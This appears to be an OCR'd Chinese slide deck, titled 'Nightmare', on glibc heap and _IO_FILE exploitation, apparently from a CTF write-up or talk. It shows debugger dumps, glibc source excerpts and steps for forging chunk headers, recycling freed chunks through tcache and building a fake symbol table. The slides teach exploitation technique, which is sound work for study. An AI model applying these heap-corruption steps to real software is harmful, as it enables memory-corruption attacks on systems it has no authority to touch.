
Exploitation

需要 unset mmap bit 以及 set prev_inuse bit




```
pwndbg> x/10gx fp->_IO_buf_base - 0x10
0x155555241000: 0x0000000000000000      0x0000000000093bb1
0x155555241010: 0x0000000000000000      0x0000000000000000
0x155555241020: 0x0000000000000000      0x0000000000000000
0x155555241030: 0x0000000000000000      0x0000000000000000
0x155555241040: 0x0000000000000000      0
```

構造假的 next chunk header



```
pwndbg> x/10gx fp->_IO_buf_base - 0x10 + 0x93bb0
0x1555552d4bb0: 0x0000000000000000      0x0000000000000050
0x1555552d4bc0: 0x0000000000000000      0x0000000000000000
0x1555552d4bd0: 0x0000000000000000      0x0000000000000000
0x1555552d4be0: 0x0000000000000000      0x0000000000000000
0x1555552d4bf0: 0x0000000000000000      0x0000000000000000
```



```
void _IO_str_finish(FILE *fp,
{
    free(fp->_IO_buf_base);
    fp->_IO_buf_base = NULL;
    _IO_default_finish(fp, 0);
}
```

chunk 被釋放並且進入 fastbin

_IO_str_finish

$ Nightmare

Exploitation

- 有了 ptr_write primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
    - 與其他 table 不同的是，symbol table 的 Elf64_Dyn.d_un.d_ptr 必須要是合法的 pointer
- 建構步驟：
    - 為 Symbol table 建立一塊空間
    - 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
    - 利用 _IO_FILE.read_base 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
    - 透過 __open_memstream 取得此塊 chunk，其中 __open_memstream 會寫入合法的 pointer

$ Nightmare

Exploitation

- 有了 ptr_write primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 與其他 table 不同的是，symbol table 的 Elf64_Dyn.d_un.d_ptr 必須要是合法的 pointer
- 建構步驟：
  - 為 Symbol table 建立一塊空間

    直接用 ptr_write 建立
  - 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
  - 利用 _IO_FILE.read_base 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 透過 __open_memstream 取得此塊 chunk，其中 __open_memstream 會寫入合法的 pointer


$ Nightmare

Exploitation

- 有了 ptr_write primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 與其他 table 不同的是，symbol table 的 Elf64_Dyn.d_un.d_ptr 必須要是合法的 pointer
- 建構步驟：
  - 為 Symbol table 建立一塊空間
  - 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
  - 利用 _IO_FILE.read_base 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 透過 __open_memstream 取得此塊 chunk，其中 __open_memstream 會寫入合法的 pointer

$ Nightmare

Exploitation



```
$ 
    FILE *
    __open_memstream(char **bufloc, size_t *sizeloc)
    {
        struct locked_FILE
        {
            struct _IO_FILE_memstream fp;
            _IO_lock_t lock;
            struct _IO_wide_data wd;
        } * new_f;
        char *buf;

        new_f = (struct locked_FILE *)malloc(sizeof(struct locked_FILE));
        new_f->fp._sf._sbf._f._lock = &new_f->lock;
        return (FILE *)&new_f->fp._sf._sbf;
    }
```

我們要控制的 struct 大小為 0x1f8，會拿到 0x200 大的 chunk，因此要放到 0x200 tcache bin


$ Nightmare

Exploitation

- 有了 ptr_write primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 與其他 table 不同的是，symbol table 的 Elf64_Dyn.d_un.d_ptr 必須要是合法的 pointer
- 建構步驟：
  - 為 Symbol table 建立一塊空間
  - 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
  - 利用 _IO_FILE.read_base 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 透過 __open_memstream 取得此塊 chunk，其中 __open_memstream 會寫入合法的 pointer

$ Nightmare

Exploitation




```
pwndbg> p (*(struct _IO_FILE *) 0x1555555549c8)
$2 = {
  _flags = 0,
  _IO_read_ptr = 0x15555524100f "",
  _IO_read_end = 0x15555528adff "",
  _IO_read_base = 0x155555241010 "ARUU\001",
  _IO_write_base = 0x155555241010 "ARUU\001",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x1555552d4bc0 "",
```

即使 chunk 被釋放，仍有殘留在 _IO_FILE 的 pointer，
像是 read_base 與 write_base 都指向該 chunk

$ Nightmare

Exploitation



```
$ 

    void _IO_switch_to_backup_area(FILE *fp)
    {
        char *tmp;
        fp->_flags |= _IO_IN_BACKUP;

        tmp = fp->_IO_read_end;
        fp->_IO_read_end = fp->_IO_save_end;
        fp->_IO_save_end = tmp;

        tmp = fp->_IO_read_base;
        fp->_IO_read_base = fp->_IO_save_base;
        fp->_IO_save_base = tmp;

        fp->_IO_read_ptr = fp->_IO_read_end;
    }
```

swap(read_end, save_end)

